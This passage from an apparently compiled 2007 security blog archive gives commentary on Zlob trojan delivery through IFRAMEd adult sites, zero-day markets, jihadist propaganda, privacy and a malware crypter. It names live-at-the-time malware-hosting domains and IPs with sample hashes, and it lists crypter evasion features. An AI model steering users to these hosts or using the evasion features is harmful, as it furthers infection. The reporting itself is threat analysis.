unless you don't count a malware infection as the price. What follows is a demonstration of the Zlob trojan in action that occurs through the usual redirectors, and here's a related article emphasizing on the [1]IFRAME embedded pr0n

sites directing traffic to the redirectors :

" Right now, we are not sure whether the porn sites are compromised to host the IFRAMES, are created to do so

or are being paid to host the IFRAMES," acknowledged Trend Micro. The attack probably began June 17, the

company said. Other researchers have continued to dig into the Mpack-based attacks and have shared some of their

findings. Symantec Corp., for instance, asked how hackers were able to infect so many sites in such a short time and how they could inject the necessary IFRAMES code - the malicious code they added to the legitimate sites' HTML that redirected visitors to the Mpack server - so quickly. "

Psst - they are hosting the IFRAMES, whether compromised or equal revenue sharing among the parties is [2]a ques-

tion of another discussion. The attack is quite widespread in the time blogging, check for yourself to get [3]a full listing of all the IFRAME-ed pr0n sites in question. Let's dissect the central hosting locations where all other sites ultimately lead to.

At **miss-krista.info** - 66.230.171.36 - we have an IFRAME pointing us to **todaysfreevideo.com/ad/6811214.html**

- 81.0.250.239 - where we are offered to download two pr0n videos, **todaysfreevideo.com/teens/mr-tp01-**

2g2s1/1/movie1.php and **todaysfreevideo.com/teens/mr-tp01-2g2s1/1/movie2.php**, but the actual malware is

hosted at an internal page at **downloadvax.com** - 85.255.118.180 - and while as usual we get a 403 Forbidden at

the main index, within to domain the pr0n surfer gets infected with the Zlob Trojan.

File size: 70853 bytes

284

MD5: 009ca25402ee7994977f706b96383af0

SHA1: ab60ecefcf27420a57febd5c8decc5c9f34f0e74

packers: BINARYRES

Obviously, unsafe pr0n surfing leads to malware transmitted diseases, but why exploit serving domains when no

vulnerabilities get exploited at these URLs? Mainly because miss-krista.info is part of the exploits hosting domain

farm I discussed in part one.

Related posts:

[4]Exploits Hosting Domains

[5]The MPack Kit Attack on Video

[6]Massive Embedded Web Attack in Italy

[7]Testing Anti Virus Software Against Packed Malware

1. <http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9025578>

2. <http://ddanchev.stripgenerator.com/2007/06/24/its-all-a-matter-of-perspective.html>

3. <http://www.google.com/search?hl=en&q=www.todaysfreevideo.com/ad>

4. <http://ddanchev.blogspot.com/2007/06/exploits-serving-domains.html>

5. <http://ddanchev.blogspot.com/2007/06/mpack-kit-attack-on-video.html>

6. <http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html>

7. <http://ddanchev.blogspot.com/2007/01/testing-anti-virus-software-against.html>

285

1.7

July

286



Mujahideen Harvest Magazine - Issue 41 (2007-07-04 13:47)

Compared to [1]the quarterly released [2]Technical Mujahid E-zine, the yearly updated [3]Jihadist Security Envelope-

dia, or the regularly updated [4]terrorism glorifying blogs, the Mujahideen Harvest magazine is released monthly,

and represents a complete account of mujahideen activities in Iraq, featuring successful attacks and coming up with

top 20 lists of the best explosions. It's latest issue 41 is 45 pages long, and details the strategies and events related to each attack in a daily like journal entry. This magazine (Mujahideen Harvest) is 100 % conventional warfare

achievements related, and from an [5]OPSEC perspective, is an indispensable account into each and every attack that

occurred in between the last and the current issue was released from the perspective of the mujahideen militants.

Some more info on the "[6]publishing house" that's been releasing it :

" The Mujahideen Shura Council is an umbrella organization of a number of

287



different Islamic terrorist groups active in Iraq, attacking U.S. and coalition forces. For some time, they have been issuing monthly printed reports in Arabic about their "successes" against U.S. forces. Almost without exception, these reports are pure Islamic propaganda and issued to rally the terrorists fighting in the Iraqi theater. The statistics they provide are usually inflated and frequently used by other terrorist groups and once translated, are often cited by anti-war, anti-U.S. groups to sway public opinion. For their October report, they made it easier to attract Western sympathizers. "

1. <http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html>
2. <http://ddanchev.blogspot.com/2007/06/analysis-of-technical-mujahid-issue-two.html>
3. <http://ddanchev.blogspot.com/2007/05/jihadist-security-encyclopedia.html>
4. <http://ddanchev.blogspot.com/2007/06/list-of-terrorists-blogs.html>
5. http://en.wikipedia.org/wiki/Operations_security
6. <http://www.canadafreepress.com/2006/terror111806.htm>

288



Hacking the iPhone (2007-07-05 15:35)

Faster than you can say hacked! In the first days of what can be described as yet another case study on mar-

keting buzz generation done by [1]evil brand managers, DVD Jon is coming up with [2]universal unlocking app for

the iPhone, the folks at Errata Security join the party by announcing [3]several vulnerabilities within the device as well :

" So far, Errata has found three main flaws in the long-awaited and much-hyped mobile phone/music/video

player/mobile Web/email client device: a heap overflow bug in its Safari browser; a potential denial-of-service bug in its Bluetooth feature; and a data "seepage" bug that could cause seemingly innocuous data to be exposed by chatty client applications over a WiFi connection. "

And here's someone [4]pen-testing the entire device to figure out that data is leaking out. On the compatibil-

ity front, this is already [5]proving quite handy, and regarding this [6]step-by-step disassembly of the iPhone, a

factory manager in China is definitely in a good mood today.

Cartoon courtesy of [7]Caglecartoons.

1. <http://blogs.business2.com/apple/2007/06/this-is-one-the.html>

2. <http://nanocr.eu/2007/07/03/iphone-without-att/>

3.

http://www.forbes.com/technology/2007/07/03/cx_0703darkreading.html

4.

<http://www.andrew.cmu.edu/user/xsk/iPhoneSecuritySettings.html>

5. <http://www-personal.umich.edu/~mressl/webshell/>

289

6. <http://www.ifixit.com/Guide/iPhone>

7. <http://www.caglecartoons.com/>

290



Zero Day Vulnerabilities Auction (2007-07-06 13:43)

Theory and speculation, both finally materialize - an eBay auction for security vulnerabilities was recently launched, aiming to reboot the currently not so financially favorable for researchers full disclosure model, and hopefully, create a win-win-win solution for Wabisabilabi, the vendors and the researchers themselves :

" We decided to set up this portal for selling security research because although there are many researchers out there who discover vulnerabilities very few of them are able or willing to report it to the right people due to the fear of being exploited. Recently it was reported that although researchers had analyzed a little more than 7,000 publicly disclosed vulnerabilities last year, the number of new

*vulnerabilities found in code could be as high as 139,362 per year. **Our***

intention is that the marketplace facility on WSLabi will enable security researchers to get a fair price for their

findings and ensure that they will no longer be forced to give them away for free or sell them to cyber-criminals. "

As I've been covering the topic of commercializing vulnerability research since I've started blogging, and my second

post was related to 0bay or "[2]How Realistic is the Market for Security Vulnerabilities?" I'll briefly summarize the key points and let you deepen your knowledge into the topic by going through the previous posts related to buying and

selling vulnerabilities, even requesting ones on demand – which is perhaps [3]the most sound market model in my

opinion at least in respect to relevance.

Back in December, 2005, the infamous [4]WMF vulnerability got sold for \$4000 to be later on injected into popular

sites, and embedded wherever possible. The idea behind this attack? Take advantage of the window of opportunity

by the time a patch by Microsoft is released, but instead of enjoying the typical advantage coming from full

disclosure exploit and vulnerabilities sites, the attackers went a little further, they also wanted to make sure that the vulnerability wouldn't even appear there at the first place. And while it later became a commodity, WMF DIY



generators got released for the script kiddies to generate more noise and the puppet masters to remain safe behind a curtain of the click'n'infect kiddie crowd.

Several months later, hinted by a person whose the perfect representation of the phrase "Those who talk know

nothing, those who don't talk they know" tipped me on [5]a zero day shop site - The International Exploits Shop -

that was using a push-model that is a basic listing of the vulnerabilities offered and the associated prices, even taking advantage of marketing surveys to figure out the median price customers [6]would be willing to pay for a zero day vulnerability.

Commercializing vulnerability research the way the company is doing it, will inevitably demonstrate [7]the lack of

communication and incentives model between all the parties in question. Moreover, if you think that a push-model

from the researcher compared to a pull one, even on demand is better think twice - it isn't. If I'm a vendor, I'd request a high profile vulnerability to be found in my Internet browser in the next two months and offer a certain financial

incentive for doing so, compared to browsing through listings of vulnerabilities in products whose market share is near the 1 %. For the computer underground, or an information broker, there's no such thing as a zero day vulnerability

because they understand the idea that in times when everyone's fuzzing more effectively than the vendors themselves,

or transparency and social networking has never been better, a zero day to some is the last month's zero day to others.

Questions remain :

- how do you verify a vulnerability is really a zero day, when infomediaries such as iDefense, Zero Day Initiative or Digital Armaments [8]delay "yesterday's" security vulnerability or keep you in [9]a "stay tuned" mode? How can you be sure you as an infomediary are not part of a scheme that's supplying zero days to both the underground and you?

- why put an emphasis on something's that's a commodity, but forgetting that closing a temporarily opened up window

of opportunity posed by today's zero day will lose its value in less than a minute by the time an IDS signature takes care of it while a patch is released? In exactly the very same fashion of [10]malicious economies of scale, a stolen

personal and financial information is losing value so that the attackers are trying to get rid of it as soon as possible, by the time it value doesn't decrease to practically zero. Stay tuned for [11]a zero day vulnerabilities cash bubble.

- how do you put a value on a vulnerability and what is your criteria? Of course, monocultural OSs get a higher

priority, but does this mean that a zero day in MAC would get more bids because of the overall perception that

it's invincible and the verification of such vulnerability would generate endless media echo effect, while someone's

checking your current zero day propositions to see if the one he came across is still not listed there? For instance,

[12]Wabisabilabi have posted a Call for iPhone vulnerabilities in the first days of their launch.

Theoretically, if everyone starts selling zero day vulnerabilities they find, there will be people who will superfi-

cially [13]increase a zero day's value by holding it back and keeping quiet for as long as someone doesn't find it

as well. Here's an interview I took from [14]David Endler at the Zero Day Initiative you may find informative, and

[15]more opinions on the topic - [16]Computerworld; [17]Dark Reading; [18]Slashdot; [19]The Register; [20]TechTar-

get; [21]Heise Security; [22]Techcrunch, and an interesting quote from a [23]BBC article that the initiative is aiming to limit the flow of vulnerabilities to the underground :

" By rewarding researchers, the auction house aims to prevent flaws getting in to the hands of hi-tech criminals. "

292

It would have absolutely zero effect on the flow of vulnerabilities in computer underground circles, mostly because if someone likes the idea of getting a one time payment for its discovery, others would get a revenue stream for months

to come by integrating it into the [24]underground ecosystem. Even the average [25]MPack attack kit, compared to

others I've seen showcases the reality - a [26]huge number of people are infected and no zero day vulnerabilities

are used but ones for which patches are available for months. Moreover, they don't just buy stockpiles of zero day

vulnerabilities, but are actively discovering new ones as well and holding them back for as long as possible as I've

already mentioned.

And another one from [27]CNET :

"

WSLabi is backed by about 5 million euros (\$6.8 million) from individual investors, and hopes to float on a stock

exchange (probably London's AIM or a similar exchange in Oslo) in around 18 months. "

Is this for real, and if so, it makes it yet another investment in the information security market to keep an eye

on in the very same fashion I've been [28]following and speculating on SiteAdvisor's eventual, [29]now real acqui-

sition. But WSLabi's road to an IPO would be a very, very bumpy one. Everyone's excluding the obvious, namely

that the biggest and most targeted vendors could ruin WSLabi's entire business model by starting to offer financial

incentives let's call them for zero day vulnerabilities, or perhaps keep it pragmatic, namely ignore the fact that

someone's trading with zero days regarding their products mainly because the vendors cannot be held liable for not

providing patches in a timely manner or not reacting to the threat.

Two projects worth considering are the ElseNot one, listing [30]exploits for every Microsoft vulnerability ever,

and [31]eEye's Zero Day Tracker, keeping track of unpatched vulnerabilities. Make sure what you wish for, so it

doesn't actually happen.

1. <http://www.wslabi.com/wabisabilabi/home.do?>
2. <http://ddanchev.blogspot.com/2005/12/0bay-how-realistic-is-market-for.html>
3. <http://ddanchev.blogspot.com/2006/05/shaping-market-for-security.html>
4. <http://ddanchev.blogspot.com/2006/01/was-wmf-vulnerability-purchased-for.html>
5. <http://ddanchev.blogspot.com/2006/03/wheres-my-0day-please.html>
6. http://ddanchev.blogspot.com/2006/04/wild-wild-underground_25.html
7. <http://ddanchev.blogspot.com/2006/03/successful-communication.html>
8. <http://ddanchev.blogspot.com/2006/05/delaying-yesterdays-0day-security.html>
9. <http://ddanchev.blogspot.com/2006/09/zero-day-initiative-upcoming-zero-day.html>

10. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>
11. <http://ddanchev.blogspot.com/2007/01/zero-day-vulnerabilities-cash-bubble.html>
12. <http://wabisabilabi.blogspot.com/>
13. <http://ddanchev.blogspot.com/2007/01/life-of-security-threat.html>
14. <http://ddanchev.blogspot.com/2006/01/security-interviews-20042005-part-3.html>
15. <http://www.matasano.com/log/901/zerobay-exists-will-the-juice-be-worth-the-squeeze/>
16. <http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9026363>
17. http://www.darkreading.com/document.asp?doc_id=128411&WT.svl=news2_1
18. <http://it.slashdot.org/it/07/07/06/0144234.shtml>
19. http://www.theregister.co.uk/2007/07/06/security_flaw_marketplace/
20. http://searchsecurity.techtarget.com/originalContent/0,289142,sid14_gci1263402,00.html
21. <http://www.heise-security.co.uk/news/92258>
22. <http://www.techcrunch.com/2007/07/06/hackers-ebay-legitimate-marketplace-or-organized-blackmail/>

23. <http://news.bbc.co.uk/2/hi/technology/6276474.stm>

24. <http://ddanchev.blogspot.com/2007/02/phishing-ecosystem.html>

293

25. <http://ddanchev.blogspot.com/2007/06/mpack-kit-attack-on-video.html>

26. <http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html>

27. http://news.com.com/Auction+site+sells+security+exploits/2100-7355_3-6195186.html

28. <http://ddanchev.blogspot.com/2006/02/look-whos-gonna-cash-for-evaluating.html>

29. <http://ddanchev.blogspot.com/2006/04/spotting-valuable-investments-in.html>

30. <http://elsenot.com/>

31. <http://research.eeye.com/html/alerts/zeroday/>

294



Terrorist Groups' Brand Identities (2007-07-09 16:02)

The author of this [1]terrorist groups' logos compilation is greatly using business logos identity building analogy to discuss whether or not logos of terrorist groups successfully communicate their message or vision :

" I did some research and rounded up as many logos as I could find from terrorist groups past and present. While I hate to give terrorists any more attention, I still think it's interesting to see the various approaches they took in their logos, and wonder what considerations went into designing them. Does the logo successfully convey the organization's message? Is it confusingly similar to another group's logo? Does it exhibit excessive drop shadows, gradients, or use of whatever font is the Arabic equivalent of Papyrus? "

And while it reminds me of another business analogy, namely a [2]A Cost-Benefit Analysis of Cyber Terrorism, such

analogies clearly indicate two things - first, branding is something they are aware of, and second, they understand

that evil advertising can easily turn into propaganda and a brainwashing tool given the numerous PR channels they

already actively use - pretty much every Web 2.0 company that is out there. The screenshot above represents an

advertisement of the [3]Mujahideen Secrets Encryption Tool, more screenshots of which you can find in a previous

post. Despite that the tool is freely available for the wannabe jihadists to use, and that no one is ever going to receive a box-copy of it physically, GIMF took the time and effort to come up with a box-style software product ad realizing

the basics of branding, namely that each and every contact with the brand - GIMF in this case - can either weaken or

strengthen a brand's image in the perception of the prospective user/customer.

1. http://www.ironicsans.com/2007/07/terrorist_organization_logos.html
2. <http://ddanchev.blogspot.com/2006/10/cost-benefit-analysis-of-cyber.html>
3. <http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html>

295



The Extremist Threat from Metallica (2007-07-09 16:24)

No, this is serious - [1]James Hetfield from Metallica questioned by airport security personnel before the Live Earth concert in London because of "taliban-like beard" :

" According to British newspaper The Times, the rocker jetted into Luton airport ahead of Saturday's Live Earth concert at Wembley Stadium - where his legendary rock band was due to perform - but was halted by officials before he

*could leave the terminal. **The legendary frontman was then subjected to a brief line of questioning, after which***

security-conscious officials were left red-faced when Hetfield explained he was a member of a world-famous rock

band. "

In 2007, [2]if you're named Muhammad you'll be living the life of someone else's stereotype that you're a terrorist,

and with a beard it's even more suspicious, which is perhaps why [3]Muslims in the U.K started an anti-terror campaign

"Not in Your Name" trying to distinguish themselves from such simple and totally wrong stereotypes.

1. http://www.nzherald.co.nz/section/1501119/story.cfm?c_id=1501119&objectid=10450450

2. <http://arabist.net/archives/2006/07/04/western-union-profiles-muslim-names/>

3. http://news.bbc.co.uk/2/hi/uk_news/england/london/6275772.stm

296



E-commerce and Privacy (2007-07-11 14:58)

Privacy should be a main concern for everyone, not [1]because you have something to hide, but because you deserve

it, it's your right, while on the other hand, the thin line between a sales department preservation of your purchasing history to later one contact you, or vice-versa to serve you better, is where the dilemma starts. Should you always

have an opt-out capability, thus ruining someone's marketing data aggregation model, or should you be willing to

share it in order to receive a better customer experience?

In a [2]recently conducted study, researchers at Carnegie Mellon University came to the conclusion that peo-

ple are in fact willing to pay more when their privacy is ensured, but mind you - in [3]a merchant's privacy policy only.

Is this a feasible protective measure or just [4]a compliance-centered and automatically generated text you come

across to on every merchant's web site? Or how harsh is in fact reality in this case?

" The study, led by Lorrie Cranor, director of the Carnegie Mellon Usable Privacy and Security (CUPS) Lab,

found that people were more likely to buy from online merchants with good privacy policies, as identified by Privacy

Finder and were also willing to pay about 60 cents extra on a \$15 purchase when buying from a site with a privacy

policy they liked. "

One of the most famous breaches of personal data aggregators that really made it all over the world was

Choicepoint, a U.S based personal data aggregator. Famous mainly because of the huge number of affected

individuals, which doesn't mean a bigger breach hasn't happened somewhere around the world already, the thing

is, across the world it is still not very popular [5]to report a security breach, even regulated by law - perhaps even if you

were you wouldn't be able to report something you're not aware of at the first place, would you? Looking at a

merchant's/data aggregator's privacy policy given you have enough experience to detect the authentic policy from

the automatically generated one you often see something like this line in [6]Choicepoint's privacy policy for instance

:

" Once we receive personally-identifiable information, we take steps to protect its security on our systems. In

the event we request or transmit sensitive information, such as credit card information or Social Security Numbers,

we use industry standard, secure socket layer ("SSL") encryption . We limit access to personally-identifiable information to those employees who need access in order to carry out their job responsibilities. "

The same is the case with Amazon, Ebay and the rest of the E-commerce icons. In 2007, even phishers use

SSL certificates to make their spoofs look more legitimate, and again in 2007 the majority of reported data breaches

are due to [7]laptop losses compared to network or even insider related vulnerabilities. Therefore, even though

compliance with law regarding the need for a privacy policy, having it doesn't mean privacy of purchasing history

and personal data wouldn't get exposed.

Common privacy assurance criteria on major merchant's sites remain :

- [8]TRUSTe certificate

- [9]Hackersafe check

297

- Compliance with industry standard security best practices

Best practices are a necessary evil, evil because what they're missing is exactly what attackers are exploiting -

the pragmatic vulnerabilities to obtain the data in question compared to entering the target through the main door.

Back in the times of the dotcom boom when Web 2.0's mature business models were a VC's dream come true, the

overall perspective of Internet crime had to do with the concept of directly transferring funds from the a hacked

through network vulnerabilities bank, while in reality, from an attacker's point of view it's far more effective to target its customers directly. Which is exactly the same case with E-commerce and privacy, either the merchant will store

your business relationship with them and expose it, or you will somehow leak it out.

Whatever the case, a privacy policy is words, and common sense obviously remains a special mode of think-

ing for the majority of web shoppers.

Related posts:

[10]Afterlife Data Privacy

[11]The Future of Privacy = Don't Over-empower the Watchers

[12]Anonymity or Privacy on the Internet?

[13]U.K's Telecoms Lack of Web Site Privacy

[14]Big Brother Awards 2007

[15]A Comparison of U.S and European Privacy Practices

1. <http://ssrn.com/abstract=998565>
2. http://pressesc.com/01181159576_price_of_privacy
3. <http://ddanchev.blogspot.com/2006/11/to-publish-privacy-policy-or-not-to.html>
4. <http://ddanchev.blogspot.com/2006/09/examining-internet-privacy-policies.html>
5. <http://ddanchev.blogspot.com/2006/01/to-report-or-not-to-report.html>
6. <http://choicepoint.com/privacy.html>
7. <http://ddanchev.blogspot.com/2007/03/personal-data-security-breaches.html>
8. <http://www.truste.org/>
9. <http://www.scanalert.com/>
10. <http://ddanchev.blogspot.com/2006/09/afterlife-data-privacy.html>
11. <http://ddanchev.blogspot.com/2006/03/future-of-privacy-dont-over-empower.html>

12. <http://ddanchev.blogspot.com/2006/01/anonymity-or-privacy-on-internet.html>
13. <http://ddanchev.blogspot.com/2007/03/uk-telecoms-lack-of-web-site-privacy.html>
14. <http://ddanchev.blogspot.com/2007/05/big-brother-awards-2007.html>
15. <http://ddanchev.blogspot.com/2006/04/comparison-of-us-and-european-privacy.html>

298



Insecure Bureaucracy in Germany (2007-07-11 15:49)

First, it was [1]data mining 22 million credit cards to see who purchased access to a set of child porn sites to figure out the obvious - that the accounts were purchased with stolen credit cards, and now, declaring that hacking tools are

illegal is nothing more but creating a bureaucratic safe heaven on the local scene. And while pen-testers in Germany

will do password cracking with a paper and a pen to verify their passwords best practices are indeed enforced and

taken seriously, script kiddies that just compiled yet another 5GB rainbow table will [2]have a competitive advantage by default :

" The distinctions between, for example, a password cracker and a password recovery tool, or a utility designed to run denial of service attacks and one designed to stress-test a network, are not properly covered in the legislation, critics argue. Taken as read, the law might even even make use of

data recovery software to bypass file access permissions and gain access to deleted data potentially illegal. "

The idea is greatly hoping that Germany's Internet is an isolated Intranet where if noone can have access to hack-

ing tools than noone will be able to find vulnerable hosts and actually exploit them. But the reality is that it's all a matter of perspective. By not wanting to conduct a security audit of your assets, and with the lack of any (detected) breaches, you're enjoying a nice false sense of security. This story is a great example of bureaucrats evangelizing

security through obscurity on a wide scale, where every single script kiddie on the other side of the world will have access to a commodity set of pen-testing tools to showcase age-old vulnerabilities in Germany's infrastructure. Of

course, you're secure in your own twisted reality, but limiting access to pen-testing tools for a security consultant, and evil hacking programs to others, in order for you to improve security is not just unpragmatic, but naive as well.

Here's [3]an interview with Marco Gercke, a local expert on the topic.

This is not just a separate case in Germany, to what looks like a growing trends with a previous discussion on whether or not [4]German law enforcement should code and use malware on a suspect's PC, something by the way [5]the FBI

is doing in the form of keyloggers to obtain passphrases of impossible crack at least in respect to bruteforcing PGP

and Hushmail accounts. So what could be a next? A law that would open up a cooperation with anti virus vendors

doing business in the country in the form of either not detecting or delaying signatures of law enforcement coded

299

malware? Or [6]law enforcement will start bidding for zero day vulnerabilities right next to an intelligence agency without both of them knowing who's the challenging bidder?

Another bureaucratic development from the past is related to U.K's perspective on [7]how to obtain access to en-

rypted material without coding malware and keyloggers - by requesting that everyone should provide their private

encryption keys. It gets even more interesting with [8]Australia joining the trend by using spyware on suspects.

Never let a bureaucrat do an ethical pen-tester's job.

Related articles:

[9]Group: Anti-hacking laws can hobble Net security

[10]Hacking or reverse engineering?

1. <http://ddanchev.blogspot.com/2007/01/data-mining-credit-cards-for-child-porn.html>

2. http://www.theregister.co.uk/2007/05/30/garmany_anti-hacking_law/

3. <http://www.securityfocus.com/columnists/448>

4. <http://www.computerworld.com.au/index.php/id;596622433;fp;4194304;fpid;1>

5. http://news.com.com/8301-10784_3-9741357-7.html
6. <http://ddanchev.blogspot.com/2007/07/zero-day-vulnerabilities-auction.html>
7. <http://ddanchev.blogspot.com/2006/06/all-your-confidentiality-are-belong-to.html>
8. http://news.com.com/Australian+police+get+go-ahead+on+spyware/2100-7348_3-5491671.html
9. <http://www.securityfocus.com/news/11470>
10. http://weblog.infoworld.com/yager/archives/2007/07/hacking_or_reve.html

300



Targeted Extortion Attacks at Celebrities (2007-07-17 15:28)

Who else wants to hack celebrities besides wannabe uber leet h4x0rs looking for fame while brute forcing with

username "Philton" and using a common pet names dictionary word list? Digitally naughty paparazzi wanting to have celebrities do their work for them? Not necessarily as third-parties are looking for direct revenue streams out

of obtaining personal and often devastating to a celebrity's PR photos by [1]targeted hacking attacks combined with

extortion attempts :

" According to the police and S.M. Entertainment Friday, a 23-year-old college student was arrested for hacking a blog of singer BoA and blackmailing her, threatening to spread her private photos. The student, identified as Seo, sneaked onto BoA's Cyworld blog in April 2006 and obtained photos that she took with a male singer. He sent e-mails to her manager to threaten that he would release the photos if they did not provide money. He took 35 million won. S.M.

Entertainment said in a press release that the victim was BoA and the male singer was Ahn Danny, former member of pop group g.o.d., and the two have been close friends. "

That type of extortion attacks are fundamentally flawed based on the attacker's perspective that the stolen personal

data is most valuable to the person who faces major privacy exposure, totally excluding the possibility to forward it to third parties such as the "yellow press". Timing as in [2]cryptoviral extortion is everything, for instance, a couple of million dollars PR campaign positioning the singer as a vivid anti drugs and anti alcohol activities could turn into a fiasco if pictures of her stoned and drunk to death leak at that very particular moment. Celebrity endorsement

is always tricky, and the in very same way your brand can harness the popularity of a celebrity, your entire business

301

model could become dependent on someone's ability to manage stress, thus not getting involved into synthetic sins.

Here's yet another related story [3]this time targeting Linkin Park :

" In a plea agreement, she said she was able to see the family's photographs and travel plans, as well as

information about a home they had purchased. She also read messages sent between Linkin Park's record company

and lawyer, including a copy of the band's recording contract. "

Meanwhile, [4]more targeted attacks make their invisible rounds across the world :

" On June 26, MessageLabs intercepted more than 500 individual email attacks targeted toward individuals in senior management positions within organizations around the world. The attack was so precisely addressed that the name

and job title of the victim was included within the subject line of the email. An analysis of the positions targeted reveals that Chief Investment Officers accounted for 30 percent of the attacks, 11 percent were CEOs, CIOs accounted for almost seven percent and six percent were CFOs. "

For quite some time spammers have been segmenting and sort of data mining their harvested emails databases to

not only get rid of fake emails and ones on purposely distributed by security companies, but to also start offering lists on a per country, per city, even per company basis. In a Web 2.0 world, top management is actively networking in

way never imagined before, and despite that privacy through obscurity may seem a sound approach, someone out

there will sooner or later get malware infected and have their HDD harvested for emails, thus exposing the what's

thought to be a private email for a top executive. I often come across such segmented propositions for specific emails of specific companies, and even more interesting, people are starting to request emails for certain companies only,

so that they can directly target the company in question with a typical zero day malware packed and crypted to the

bottom of its binary brain.

Despite all these emerging trends, we should never exclude the possibility for a guerilla marketing campaign based

on a celebrity's leak of personal, often nude personal data, a technique in the arsenal of the truly desperate.

1. <http://www.asiamedia.ucla.edu/article-eastasia.asp?parentid=71977>
2. <http://www.viruslist.com/en/weblog?weblogid=208187396>
3. <http://news.bbc.co.uk/1/hi/entertainment/6260592.stm>
4. <http://www.message-labs.com/resources/press/3845>



Bluetooth Movement Tracking (2007-07-18 11:45)

Passing by the local Hugo Boss store, all of a sudden you receive a SMS message - "*It's obvious you like our new suits collection since that's the 5th time you pass by our store, and spend on average 15 seconds staring at them. So, why don't you come inside and take a closer look for yourself?*". Spooky? For sure, but with [1]bluetooth movement tracking to facilitate purchases slowly emerging in the practices of evil marketers basically generating even more

touch points with the assets in their brands' portfolios, it's something to keep an eye on :

" *When the project was deployed at the ZeroOne Festival in San Jose, California, the system sent attendees*

messages about where they had been and asked about their intentions for being there. For example, one such

message read, "You were in a flower shop and spent 30 minutes in the park; are you in love?" Those contacted were eventually led to the Loca kiosk where they could obtain a log of all their activities, which sometimes reached over 100m long. It should be noted that movement was only tracked on phones with discovery mode turned on. "

Marketing research and facilitating purchases aren't the only incentives for marketers and of course malicious attackers looking for innovative ways to socially engineer you to accept a bluetooth connection, even an attachment. Measuring the ROI of advertising and sales practices that used to lack reliable metrics is becoming rather common, like for 303

instance this [2]Big Brother style billboards that measure how many people actually looked at them :

" If you've ever seen a poster in the mall that you've liked and stared at it for some time, chances are, that poster will be staring right back. This is, however, not so much of a "Big Brother" gimmick as much as it is a marketing tool. From xuuk, a Canadian-based company specializing in cutting-edge technology, comes the [3] eyebox2. This contraption is essentially a tiny video camera surrounded by infrared light-emitting diodes. It can record eye contact with 15-degree accuracy at a distance of up to 33 feet, so even a simple glance from someone in passing will be tallied into the score. "

I can certainly speculate that this technology will evolve in a way that it will be able to tell whether it was a male, or a female that looked at it, and if data from local stores gets syndicated to tell the system the prospective customer took notice of the store itself, it would provide the marketers with enough confidence to SMS you a discount offer valid in the next couple of hours only while you're still somewhere around a local store.

The [4]convergence of surveillance technologies is a fact, and what's measuring the ROI of a marketing campaign to

some, is an aggressive privacy violations for others. But as we've already seen the pattern of such technologies around the world, first they get legally abused, then customers suddenly turn into vivid privacy activists, to later on have the option to opt-in and opt-out so that everyone's happy.

1. <http://www.bluetoothsource.net/2007/05/loca-art-project-tracks-your-movements>

2. <http://www.nerdgrind.com/2007/06/12/the-billboards-are-watching-you/>

3. <http://www.wired.com/gadgets/miscellaneous/news/2007/06/eyetracking>

4. <http://ddanchev.blogspot.com/2007/06/cell-phone-stalking.html>

304



A Multi Feature Malware Crypter (2007-07-18 14:57)

Compared to the [1]malware [2]crypters I [3]covered in previous posts – part of the [4]Malicious Wild West series –

this one is going way beyond the usual file obfuscation, and despite that it's offered for sale and not in the wild yet, it includes anti-sandboxing, and anti-virtual machine capabilities, as malware authors started feeling the pressure

posed by the two concepts when it comes to detecting their releases.

Features include :

- Add File to load on Memory
- Add File to load on Browser
- Add File to drop on Temp
- Add File to drop on System
- Add File to drop on Windows

- Process injection
- Different crypting routines on a per buyer basis
- Mega icons pack with the purchase

So let's sum up, the [5]end user isn't bothering to update her anti virus software signatures, and even if she

did and despite [6]a vendor's response time, the concept of zero day malware and rebooting the lifecycle of a

malware release through crypting it, is sort of [7]ruining the signatures based scanning approach. Still living in

the [8]suspicious file attachments world, the end user is easily falling victim into [9]web site embedded malware

taking advantage of months old client side vulnerabilities in their web browser, media player and everything in

between. [10]Botnet communication platforms are maturing, not with the idea to innovate, but [11]to diver-

sify the communications channels, and so are [12]malware embedding and [13]statistics kits. [14]OSINT through

botnets given the amount of infected PCs is a fully sound practice, and so is [15]corporate espionage through botnets.

305

Moreover, what used to a situation where malware authors were doing over their best to maintain their releases as invisible as possible, nowadays, malware is directly exploiting vulnerabilities within anti virus software to

[16]evade detection or get rid of the anti virus software itself. In fact, [17]malware authors became so efficient so that vendors are coming up with very interesting stats based on the [18]greediest, [19]smallest, [20]largest and most malicious malware on a monthly basis.

As always, the "best" is yet to come.

1. http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample_10.html
2. <http://ddanchev.blogspot.com/2007/05/yet-another-malware-cryptor-in-wild.html>
3. <http://ddanchev.blogspot.com/2007/05/malware-loader-for-sale.html>
4. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_25.html
5. <http://ddanchev.blogspot.com/2006/07/anti-virus-signatures-update-it-could.html>
6. <http://ddanchev.blogspot.com/2006/08/virus-outbreak-response-time.html>
7. <http://ddanchev.blogspot.com/2006/01/why-relying-on-virus-signatures-simply.html>
8. <http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html>
9. <http://ddanchev.blogspot.com/2007/06/exploits-serving-domains.html>
10. <http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html>

11. <http://ddanchev.blogspot.com/2007/02/storm-worm-switching-propagation.html>
12. <http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html>
13. <http://ddanchev.blogspot.com/2007/06/mpack-kit-attack-on-video.html>
14. <http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html>
15. <http://ddanchev.blogspot.com/2007/05/corporate-espionage-through-botnets.html>
16. <http://www.viruslist.com/en/analysis?pubid=204791949>
17. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>
18. <http://www.viruslist.com/en/weblog?weblogid=208187399>
19. <http://www.viruslist.com/en/weblog?weblogid=208187362>
20. <http://www.viruslist.com/en/weblog?weblogid=208187326>

306



SQL Injection Through Search Engines Reconnaissance (2007-07-19 14:58)

In previous posts "[1]Google Hacking for Vulnerabilities" ; "[2]Google Hacking for Cryptographic Secrets" and

